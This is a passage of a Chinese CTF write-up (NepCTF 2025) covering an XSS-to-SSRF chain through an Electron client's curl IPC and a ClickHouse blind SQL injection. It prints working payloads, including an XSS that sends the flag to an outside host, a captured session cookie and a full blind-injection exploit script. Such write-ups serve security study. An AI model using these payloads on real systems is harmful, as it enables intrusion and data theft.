    get_bucket_info(REGION, BUCKET, SECRET_ID, SECRET_KEY, TOKEN)


1754646960989-296a52a7-8b7b-4e70-8fa3-74c3370099db.png

iframe 的 URL 直接做拼接,这里存在 xss


1754646961361-f3e30fae-f8e1-4b0d-94ca-6f097e494bfc.png

这里也可以传入 fileurl


1754646960880-55751efe-7e4d-4608-be13-0b72e2d64581.png

再看一下 bot,注释说 bot 会使⽤客⼾端访问,所以下载客户端看一下

1754646960945-305e2c14-3705-4f64-b688-13cd11329796.png


给了一个 exe 是 electron 打包的,解压后提取 app.asar 就能得到源码

1754646962973-33f7fe1d-ed3f-4935-8b50-e20eb0fc7ebf.png

 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
const { app, BrowserWindow, ipcMain } = require('electron');
const path = require('path');
const { exec } = require('child_process');
 
let mainWindow = null;
 
function createWindow() {
  mainWindow = new BrowserWindow({
    width: 1600,
    height: 1200,
    webPreferences: {
      preload: path.join(__dirname, 'preload.js'),
      contextIsolation: true,
    }
  });
 
  // 默认加载本地输入页面
  mainWindow.loadFile('index.html');
}
 
app.whenReady().then(createWindow);
 
// 接收用户输入的地址并加载它
ipcMain.handle('load-remote-url', async (event, url) => {
 
  if (mainWindow) {
    mainWindow.loadURL(url);
  }
});
 
ipcMain.handle('curl', async (event, url) => {
  return new Promise((resolve) => {
 
    const cmd = `curl -L "${url}"`;
 
    exec(cmd, (error, stdout, stderr) => {
      if (error) {
        return resolve({ success: false, error: error.message });
      }
      resolve({ success: true, data: stdout });
    });
  });
});

这里有一个原生 curl 我们直接可以用这个去打 ssrf,所以总体的思路如下:使用 window.electronAPI.curl 触发 xss=>/api/bot 访问 => 外带 / 回显到网页(/api/users)中,另外可以通过两个路径,可以直接通过 uploads / 那个路径走,或者直接通过 api/set-login-bg 都可以

 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
# uploads外带
uploads/1f1eb21d-a0c9-441a-941b-c37498c3bcb8/微信图片_2025-07-16_112547_870.jpg?a=1\" onload=\"window.electronAPI.curl('file:///flag').then(result =>{window.location.href='https://mak4r1.com/xss.php?a=test'+result.data});
 
# uploads回显到网页中
uploads/f329a942-bd2e-4902-bc83-add5e4df0094/微信图片_2025-07-16_112547_870.jpg?a=1\" onload=\"window.electronAPI.curl('file:///flag').then(result => { fetch('/api/login',{method:'POST',headers:{'ContentType':'application/json'},credentials:'include',body:JSON.stringify({username:'admin',password:'nepn3pctf-game2025'})}).then(()=>fetch('/api/save-bio',{method:'POST',headers:{'ContentType':'application/json'},credentials:'include',body:JSON.stringify({bio:result
 .data})}));});
 
# lamentxu师傅另一个路由回显到网页中
POST /api/set-login-bg HTTP/1.1
Host: nepctf30-yfrc-xj2l-l3y8-z9ogmlq6d745.nepctf.com
Cookie: connect.sid=s%3Ao93qeMzwrfLvUBBxG94TsMckuo9-LdG0.97efDsrL5mM5bEOghQuLC1KUgn3CE4j9NEZpmQuTCes
Content-Type: application/json
Content-Length: 327
 
{"key":"x\" onload=\"document.cookie='connect.sid=s%3Ao93qeMzwrfLvUBBxG94TsMckuo9-LdG0.97efDsrL5mM5bEOghQuLC1KUgn3CE4j9NEZpmQuTCes';window.electronAPI.curl('file:///flag').then(data=>{fetch('/api/save-bio',{method:'POST',headers:{'Content-Type':'application/json'},body:JSON.stringify({'bio':JSON.stringify(data)})})})\" x=\""}

据说是环境有些问题,我复现一直没成功。

0x05 我难道不是 sql 注入天才吗

又是一个没有接触过的数据库

1754646963545-c17fa7ea-01a4-4aef-9ef8-a67c764f3a24.png


通过传入 123 等等可以输出 id 为相应值的结果,传入 id 发现输出了所有用户数据。

1754646963097-ca257ed2-08a5-43f4-bf7f-31cb63af9153.png


单引号报错了

1754646964018-f25a4ee9-04a1-4186-9756-f76f11494549.png

漏洞语句为

1
SELECT * FROM users WHERE id = {user_input} FORMAT JSON

先用 FROM table select 绕过 select from

一般认为没有括号就无法进行子查询,所以这里的思路只能是利用 union、intersect、except 中的一个进行查询拼接(mysql8 高版本也支持)

1
2
3
select * from users where id=1 
intersect 
from system.databases select 1,'User_1','user1@example.com',44 where name>'abc'

当数据库名大于字符串 abc,就会返回 User_1 的信息,不大于就会报错,利用这一点可以注⼊出库名了,那么表名,列名呢?我们注入表名列名需要使用如下语句

1
2
3
4
select * from users where id=1 
intersect 
from system.tables select 1,'User_1','user1@example.com',44 where 
database='nepnep' and name > 'abc'

再利用操作符 a ? b : c 绕过 or 和 and

最终 payload 模板:

1
1 intersect from system.tables select 1,'User_1','user1@example.com',44 where database='nepnep'?name>'abc':0

还有一种群里师傅的模板,不过是时间盲注没有官方 wp 中布尔盲注效率高

1
id INTERSECT FROM system.databases AS inject JOIN users ON inject.name LIKE '{pattern}'SELECT users.id, users.name, users.email, users.age"

官方 exp 如下:

 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
import requests
 
url = ''
flag = ''
 
for i in range(1, 50):
    left = 1
    right = 129
    while right - left != 1:
        mid = (left + right) // 2
 
        # 这里是不同的爆破目标,可以根据需要切换
        # 爆破数据库名
        # data = {
        #     'id': "1 intersect from system.databases select "
        #           "1,'User_1','user1@example.com',44 where name>'{mid}' limit 1,1"
        #           .format(mid=flag + chr(mid))
        # }
 
        # 爆破表名(database='nepnep')
        # data = {
        #     'id': "1 intersect from system.tables select "
        #           "1,'User_1','user1@example.com',44 where database='nepnep' and name>'{mid}'"
        #           .format(mid=flag + chr(mid))
        # }
 
        # 爆破字段名(table='nepnep')
        # data = {
        #     'id': "1 intersect from system.columns select "
        #           "1,'User_1','user1@example.com',44 where table='nepnep' and name>'{mid}' limit 2,1"
        #           .format(mid=flag + chr(mid))
        # }
 
        # 爆破数据(字段名为 51@g_ls_h3r3)
        data = {
            'id': "1 intersect from nepnep.nepnep select "
                  "1,'User_1','user1@example.com',44 where `51@g_ls_h3r3` > '{mid}'"
                  .format(mid=flag + chr(mid))
        }
 
        r = requests.post(url=url, data=data)
 
        if '未找到ID' not in r.text:
            left = mid
        else:
            right = mid
 
    flag += chr(left)

    print(flag.encode())

1754646964188-a32dba63-130b-4200-bfd9-9688bea8cfa9.png

0x06 参考链接

非常感谢这几位师傅的博客,对我复现有很大帮助。

https://dwd.moe/post/nepctf-2025

https://www.cnblogs.com/LAMENTXU/articles/19007988

NepCTF2025-web-writeup_强网杯 s8 jsonpickle-CSDN 博客